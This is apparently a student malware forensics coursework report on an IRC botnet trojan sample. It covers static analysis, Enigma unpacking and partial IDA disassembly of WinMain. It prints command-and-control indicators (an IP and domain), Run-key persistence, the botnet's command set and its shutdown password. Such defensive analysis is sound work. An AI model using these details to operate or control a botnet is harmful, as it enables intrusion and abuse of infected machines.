Malware Forensics (MalFor)

Coursework

REPORT

Student No.: UP2006913
Word Count: 2073

Disclaimer
By submitting this report for marking, **I fully understand** that, and **I agree**:
- This is an independent piece of coursework, and it is expected that I have taken responsibility for all the design, implementation, analysis of results and writing of the report. And it is 2000 words (+/-10%).
- For the Turnitin plagiarism software, the match score of the report must be below 15% overall and less than 5% for an individual source (excluding appendices). Marks will be investigated accordingly. if appropriate.
- This marking scheme sets out what would be expected for each marking band for this module's coursework.
- The University's "general criteria applicable to essays, reports and aspects of projects and dissertations" applies (on Moodle).
- It is blind marked.
- Any technical help, high-level advice and suggestions which may be provided in-person (e.g., labs) and electronically, has no contribution to or an indication of my final mark.
- Knowledge of a peer's work and their final mark is not justification for what my own mark should be.
- Any examples provided were used for ideas only, and "having followed an example" is not justification for what my mark should be.
- The coursework malware was used for analysis only and was isolated to a safe working
environment (a virtual machine), to prevent the malware from infecting the host.

Word Count

Section	**Word Count**

Executive Summary	214
1.0 Introduction	113
2.0 Malware Analysis Overview	0
3.0 Static Analysis	586
4.0 Dynamic Analysis	539
5.0 Reverse Engineering	199
6.0 Origins and Removal	289
7.0 Conclusion and Recommendations	133
Total	**2073** (Excluding Title Page, Contents, Headings, Tables, and Figures)

Executive Summary

Overview

This report presents a comprehensive analysis of a significant cybersecurity breach at Gazprom, involving the theft of sensitive data about a gas pipeline by a rogue employee Pavel Chekov. This incident required an in-depth analysis of the malware’s characteristics, tactics, and operation.

Key Findings

- The file is a Trojan that establishes a connection to an IRC server which controls a botnet.
- The malware sets up persistence by adding itself to the start-up registry to auto-start on boot.
- The malware connects to the botnet and will continuously ping the IRC server waiting for commands such as *DDoS, exec, screenshot* and *open.*
- By securing access to the IRC server through the credentials found in logs, the botnet can be shut down on all computers using the *shutdown* command and password *‘TXVSRGMC’.*

Origins & Shutdown

The attack appears to have been conducted by the ‘Equation Group’ using Pavel Chekov to gain initial system access. The malware itself can be terminated and controlled using its own IRC server which allows for full botnet shutdown.

Recommendations

Whilst the botnet can be shut down, and the malware rendered inert – it is also recommended that security technicians at Gazprom ensure their systems’ antivirus capabilities are functioning and that systems are monitored regularly to enable faster reaction to a trojan infection in future.

Table of Contents

1.0 Report Background

1.1 Background and Introduction

This report seeks to investigate a cybersecurity incident at Gazprom involving the theft of confidential plans for a new gas pipeline. Preliminary investigations by Longtext’s incident response analysts have identified the source of the breach, a malware file uploaded by rogue employee Pavel Chekov’.

1.2 Report Context

A thorough examination, using both static and dynamic analysis techniques on the malware will be conducted to understand its features, such as its mechanisms for infection, persistence, data extraction, and any associated infrastructure such as command and control servers.

1.3 Report Scope

This report will cover the following areas:

- Malware Functionality.
- Command and Control infrastructure.
- Detection and Removal of the malware.
- Origins of the malware file beyond Chekov.

2.0 Malware Analysis Overview

2.1 Basic File Properties

File Name	Malfor-cw-sample.exe	File Size	464.79KB	Category	Trojan/Downloader
File Path	c:\Users\user\Desktop\malfor-cw-sample.exe				
Compiled	2023-10-31 14:44:51UTC				
MD5	8080c460f2fae168baddde7c926b9318				
SHA1	5f70abc6f5729fdbc68f9efdbcdf5fde1bfa10c0				
SHA-256	f3883f8a9bceb7a00b36eac80c042623f87080cbd6ed017878c5ad7f3f0a0ce3				
Description					
A Trojan file harbouring an IRC-based botnet, allowing for the exfiltration of files from infected systems and other, remote access tool (RAT), functions such as DDoS; Screen capture; VM detection and remote execution.					

Figure 1 - Malware file properties

2.2 MITRE ATT&CK Tactics and Techniques

Tactic	ID	Technique
Execution	T1129	link function at runtime on Windows
Persistence	T1547.001	persist via Run registry key
Privilege Escalation	T1055	Process Injection
	T1547.001	persist via Run registry key
Defence Evasion	T1027	Obfuscated Files of Information
	T1027.002	Packed with Enigma
Collection	T1056	Input Capture
Command & Control	T1071	Uses IRC for communication with a C&C
	T1095	Downloads files from webservers via HTTP

Figure 2 - MITRE ATT&CK Techniques


3.0 Static Analysis

3.1 File Analysis

The first stage of analysis focuses on examining the properties and characteristics of the file, a critical stage for establishing a foundational understanding of the malware composition and capabilities.

3.1.1 – File Command

Using the '*file*' command in *Figure 3,* it is identified that the malware specimen is a PE32 (Portable Executable) file compiled for MS Windows. This malware therefore can only successfully target Windows operating systems.




```
C:\Users\User\Desktop\Malware File>file malfor-cw-sample.exe
malfor-cw-sample.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Figure 3 - File command

3.1.2 – PeiD


Using PeiD, a tool used to identify packers, cryptography, and other obfuscation methods in files - as in *Figure 4(b)* shows the file has an entropy of 5.94/8 for 'Not Packed' – this score suggests the file may be packed OR PeiD cannot recognise it.



File:	C:\Users\User\Desktop\Malware File\malfor-cw-sample.exe		
Entrypoint:	000012E0	EP Section:	.text
File Offset:	000006E0	First Bytes:	83,EC,1C,C7
Linker Info:	2.28	Subsystem:	Win32 GUI

Nothing found [Overlay] *

Figure 4(a) - PEiD Result




FileName:	C:\Users\User\Desktop\Malware File\malfor-cw-sample.exe
Detected:	Nothing found [Overlay] *
Scan Mode:	Normal
Entropy:	5.94 (Not Packed)
EP Check:	Not Packed
Fast Check:	Not Packed

Figure 4(b) Packed Entropy

3.1.3 – Hash Identification

The final step of file analysis is to identify the malware's hash, this unique file identifier can be used to search existing databases for similar malware, and track occurrences.



```
C:\Users\User\Desktop\Malware File>md5sum malfor-cw-sample.exe
8080c460f2fae168baddde7c926b9318 *malfor-cw-sample.exe

C:\Users\User\Desktop\Malware File>sha256sum malfor-cw-sample.exe
f3883f8a9bceb7a00b36eac80c042623f87080cbd6ed017878c5ad7f3f0a0ce3 *malfor-cw-sample.exe
```


Figure 5 - Malware file hash value

3.2 String Analysis

Following file analysis, the first good look at the file's contents, to gain a reasonable insight into the contents and functionality the command line tool *'strings'* is used. Using grep filters, the file binary can be searched for any strings that may be 'of interest'.

3.2.1 – Strings greater than 10 characters

Using a filter -n 10, will remove all strings below 10 characters to show only those which likely have meaning. This provides some potential insights into a URL and IP of interest.




Select Command Prompt - strings -n 10 malfor-cw-sample.exe

```
C:\Users\User\Desktop\Malware File>strings -n 10 malfor-cw-sample.exe

Strings v2.51
Copyright (C) 1999-2013 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
0B.enigma1
happydays.com
googl_e.co.uk
localhost:80
167.99.88.222
libgcc_s_dw2-1.dll
__register_frame_info
__deregister_frame_info
libgcj-16.dll
_Jv_RegisterClasses
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
PRIVMSG %s :Shutdown password entered - botnet shutting down
Botnet shutdown by user %s.  Would you like to restart it?
Botnet shutdown
PRIVMSG %s :not that one, sorry.. wrong pw!
PRIVMSG %s :wrong pw
VBoxVBoxVBox
screenshot.bmp
Univ Coursework Exercise
USER %s 0 * :%s
Anti-debug
Are you really trying that?
```

Figure 6 - Strings > 10 characters

3.2.2 – IP Addresses

Further filtering for all IP's shows that 167.99.88.222 is the only IP included in the source code which strings manages to pick up. Potentially indicating it as a link to the threat actor.




Command Prompt

```
C:\Users\User\Desktop\Malware File>strings malfor-cw-sample.exe | grep -Eo '([0-9]{1,3}\.){3}[0-9]{1,3}'
0.0.0.0
167.99.88.222
```

Figure 7 - Strings matching IP regex

3.2.3 – Domain Names

Several domain names are also identified which should be later investigated.



Select Command Prompt

```
C:\Users\User\Desktop\Malware File>strings malfor-cw-sample.exe | grep -Eo '[a-zA-Z0-9.-]+\.[a-zA-Z]{2,6}'
www.sysinternals.com
0B.enigma
happydays.com
e.co.uk
dw2-1.dll
```


Figure 8 - Strings matching domain regex

3.3 Signature-Based Detection

Using the cryptographic hash generated in the file analysis, VirusTotal can search a large database of existing malware and antivirus engines to compile a report which identifies key features such as malware behaviour; capabilities; file drops and IP contacts.

3.3.1 – VirusTotal Report

VirusTotal managed to extract a large amount of significant data from the file, providing a strong foundational knowledge of the functionality of the program and its abilities before any form of code disassembly.



39 / 71

Community Score

39 security vendors and no sandboxes flagged this file as malicious

Reanalyze | Similar | More

f3883f8a9bceb7a00b36eac80c042623f87080cbd6ed017878c5ad7f3f0a0ce3

malfor-cw-sample.exe

peexe | overlay | irc-communication | spreader | checks-user-input | persistence | exploit

Size: 464.79 KB

Last Analysis Date: 1 day ago

EXE

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 5

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.banload/elvwr | Threat categories: trojan, downloader | Family labels: banload, elvwr

Security vendors' analysis | Do you want to automate checks?

Antiy-AVL	Trojan/Win32.Wacatac	Avast	Win32:Evo-gen [Trj]
AVG	Win32:Evo-gen [Trj]	Avira (no cloud)	TR/Dldr.Banload.elvwr
BitDefenderTheta	Gen:NN.ZexaF.36792.D8Y@aO48@1n	Bkav Pro	W32.AIDetectMalware
ClamAV	Win.Trojan.Trojanx-10003922-0	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.6f5729	Cylance	Unsafe

Figure 9 - VirusTotal report


The depth of detail in Virus Total's report is advantageous going into the next stages of analysis, including some essential elements of the malware's functionality such as identifying it as a trojan with IRC capabilities; identifying IP and HTTP communications to 167.99.88.222; listing its persistence methods and most importantly identifying the file as packed using enigma.

3.4 Unpacking Malware

Now knowing the file is packed, thanks to Virus Total, it is important to unpack the file for IDA to correctly disassemble it. Without unpacking, several function names and activities can be heavily obfuscated and difficult to understand.


3.4.1 – Enigma Unpacker

Using PEView, it is confirmed that the file is enigma packed by the section headers enigma1 and enigma2. The file is unpacked using the EnigmaVBUnpacker tool.



```
IMAGE_SECTION_HEADER .CRT
IMAGE_SECTION_HEADER .tls
IMAGE_SECTION_HEADER
IMAGE_SECTION_HEADER
IMAGE_SECTION_HEADER
IMAGE_SECTION_HEADER
IMAGE_SECTION_HEADER
IMAGE_SECTION_HEADER .enigma1
IMAGE_SECTION_HEADER .enigma2
SECTION .text
SECTION .data
SECTION .rdata
SECTION
```

Figure 10(a) - Enigma section header



```
C:\Users\User\Desktop\New folder\malfor-cw-sample.exe
```


```
EnigmaVBUnpacker v0.61, compiled on 05-03-2023 22:59
Supports Enigma Virtual Box v4.10..10.30
Latest version always on https://lifeinhex.com

Nothing to do
[+] Filename: C:\Users\User\Desktop\New folder\malfor-cw-sample.exe
[+] MD5: 8080c460f2fae168baddde7c926b9318
[+] x86 executable
[+] Embedded files are not compressed
[+] EnigmaVB version: UNKNOWN
[!] Unknown EnigmaVB version, cannot guarantee that unpacking will work properly!
[!] Found 0x4B2D bytes of overlay. Unpacked file may or may not work. Be careful!
[+] Unpacked main file: C:\Users\User\Desktop\New folder\malfor-cw-
sample_unpacked.exe
[+] Finished!
```

:: static Enigma VirtualBox unpacker :: (c) kao, 2014-2023

Figure 10(b) - EnigmaVB unpacker


3.4.2 – Unpacked functions

As shown in *Figure 11(b)*, unpacking the file allows IDA to work much more effectively and identify all functions names, making both the static and dynamic analysis of code easier.



IDA - malfor-cw-sample.exe C:\Users\User\Desktop\New folder\malfor-cw
File Edit Jump Search View Debugger Options Windows He
Library function
Regular function
Instruction
Data
Unexplored
Functions

Function name	Segment
sub_401000	.text
sub_4011B0	.text
sub_4012A0	.text
start	.text
sub_401320	.text
sub_401330	.text
sub_401340	.text
sub_401430	.text
sub_401460	.text
sub_401494	.text
sub_4014E1	.text
sub_401603	.text
sub_401654	.text
sub_401888	.text
sub_40199C	.text
sub_401C44	.text
sub_401C7D	.text
sub_401F61	.text
sub_402984	.text
sub_4029EF	.text
sub_402B88	.text
sub_402B90	.text
sub_402B98	.text
sub_402BA0	.text
sub_402BA8	.text
sub_402BB0	.text
sub_402BB8	.text
sub_402BC0	.text
sub_402BC8	.text
sub_402BD0	.text
sub_402BD8	.text
sub_402BE0	.text
sub_402BE8	.text



IDA - malfor-cw-sample_unpacked.exe C:\Users\User\Desktop\New folder\
File Edit Jump Search View Debugger Options Windows Help
Library function
Regular function
Instruction
Data
Unexplored
Functions

Function name	Segment
_mainCRTStartup	.text
_WinMainCRTStartup	.text
_atexit	.text
__onexit	.text
___gcc_register_frame	.text
___gcc_deregister_frame	.text
writeLine(uint,char *)	.text
generate_seed(char const*)	.text
getShutdownPw(void)	.text
exec(char *)	.text
updateChanName(void)	.text
connecttoserver(char *)	.text
infect(void)	.text
stripnl(char *)	.text
shutDownCmd(char *,char *,uint)	.text
downloadFile(char *,uint)	.text
is_inside_virtualbox(void)	.text
CaptureScreenshot(void)	.text
ircclient(void)	.text
isRunning(void)	.text
WinMain(x,x,x,x)	.text
socket(x,x,x)	.text
send(x,x,x,x)	.text
recv(x,x,x,x)	.text
gethostname(x,x)	.text
getaddrinfo(x,x,x,x)	.text
freeaddrinfo(x)	.text
connect(x,x,x)	.text
closesocket(x)	.text
WSAStartup(x,x)	.text
InternetReadFile(x,x,x,x)	.text
InternetOpenUrlA(x,x,x,x,x,x)	.text
InternetOpenA(x,x,x,x,x)	.text
InternetCloseHandle(x)	.text
SelectObject(x,x)	.text
GetDIBits(x,x,x,x,x,x,x)	.text
DeleteObject(x)	.text
DeleteDC(x)	.text


Figure 11(a) – Packed Functions   *Figure 11(b) - Unpacked functions*

3.5 Code Disassembly

Using IDA to disassemble the now unpacked malware file reveals an array of functions, most of which are system functions. However, some interesting functions which will require further analysis are identified below and will be fully annotated in the appendix.

3.5.1 – WinMain

The start function of the malware checks for debugger and mutex.



```
; Attributes: bp-based frame

; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
public _WinMain@16
_WinMain@16 proc near

pcbBuffer= dword ptr -1A0h
WSAData= WSAData ptr -19Ch
var_C= dword ptr -0Ch
hInstance= dword ptr  8
hPrevInstance= dword ptr  0Ch
lpCmdLine= dword ptr  10h
nShowCmd= dword ptr  14h

; __unwind {
push    ebp
mov     ebp, esp
sub     esp, 1B8h
call    __Z9isRunningv  ; isRunning(void)
test    al, al
jz      short loc_402A08
```

```
loc_402A08:             ; uType
mov     dword ptr [esp+0Ch], 1004h
mov     dword ptr [esp+8], offset aAlert ; "Alert"
mov     dword ptr [esp+4], offset aThisFileIsAPie ; "This file is a piece of malware for the"...
mov     dword ptr [esp], 0 ; hWnd
call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
sub     esp, 10h
cmp     eax, 7
setz    al
test    al, al
jz      short loc_402A48
```

```
mov     dword ptr [esp], 0 ; Code
call    _exit
```

```
loc_402A48:
call    _IsDebuggerPresent@0 ; IsDebuggerPresent()
test    eax, eax
setnz   al
test    al, al
jmp     short loc_402A87
```

```
loc_402A87:
call    __Z6infectv     ; infect(void)
lea     eax, [ebp+WSAData]
mov     [esp+4], eax    ; lpWSAData
mov     dword ptr [esp], 202h ; wVersionRequested
call    _WSAStartup@8   ; WSAStartup(x,x)
sub     esp, 8
test    eax, eax
setnz   al
test    al, al
jz      short loc_402A88
```

```
loc_402A88:             ; namelen
mov     dword ptr [esp+4], 64h ; 'd'
mov     dword ptr [esp], offset _myhostname ; name
call    _gethostname@8  ; gethostname(x,x)
sub     esp, 8
mov     [ebp+pcbBuffer], 64h ; 'd'
lea     eax, [ebp+pcbBuffer]
mov     [esp+4], eax    ; pcbBuffer
mov     dword ptr [esp], offset _myusername ; lpBuffer
call    _GetUserNameA@8 ; GetUserNameA(x,x)
sub     esp, 8
call    __Z14updateChanNamev ; updateChanName(void)
mov     [ebp+var_C], 4
```

```
mov     eax, 1
jmp     locret_402882
```

```
mov     eax, 0
jmp     locret_402882
```

```
mov     dword ptr [esp+0Ch], 0 ; uType
mov     dword ptr [esp+8], offset aAntiDebug ; "Anti-debug"
mov     dword ptr [esp+4], offset aAreYouReallyTr ; "Are you really trying that?"
mov     dword ptr [esp], 0 ; hWnd
call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
sub     esp, 10h
mov     eax, 0
jmp     locret_402882
```

```
loc_402AFE:
mov     edx, [ebp+var_C]
mov     eax, edx
add     eax, eax
add     eax, edx
shl     eax, 3
add     eax, offset _servers ; "happydays.com"
mov     [esp], eax      ; pNodeName
call    __Z15connecttoserverPc ; connecttoserver(char *)
test    eax, eax
setz    al
test    al, al
jz      short loc_402831
```

```
locret_402882:
leave
retn    10h
; } // starts at 4029DF
_WinMain@16 endp
```

```
call    __Z9ircclientv  ; ircclient(void)
mov     dword ptr [esp], 0FFFFFFFFh ; Code
call    _exit
```

```
loc_402831:             ; uType
mov     dword ptr [esp+0Ch], 1000h
mov     dword ptr [esp+8], offset aAlert ; "Alert"
mov     dword ptr [esp+4], offset aCannotConnectT ; "Cannot connect to server"
mov     dword ptr [esp], 0 ; hWnd
call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
sub     esp, 10h
cmp     eax, 7
setz    al
test    al, al
jz      short loc_40286E
```

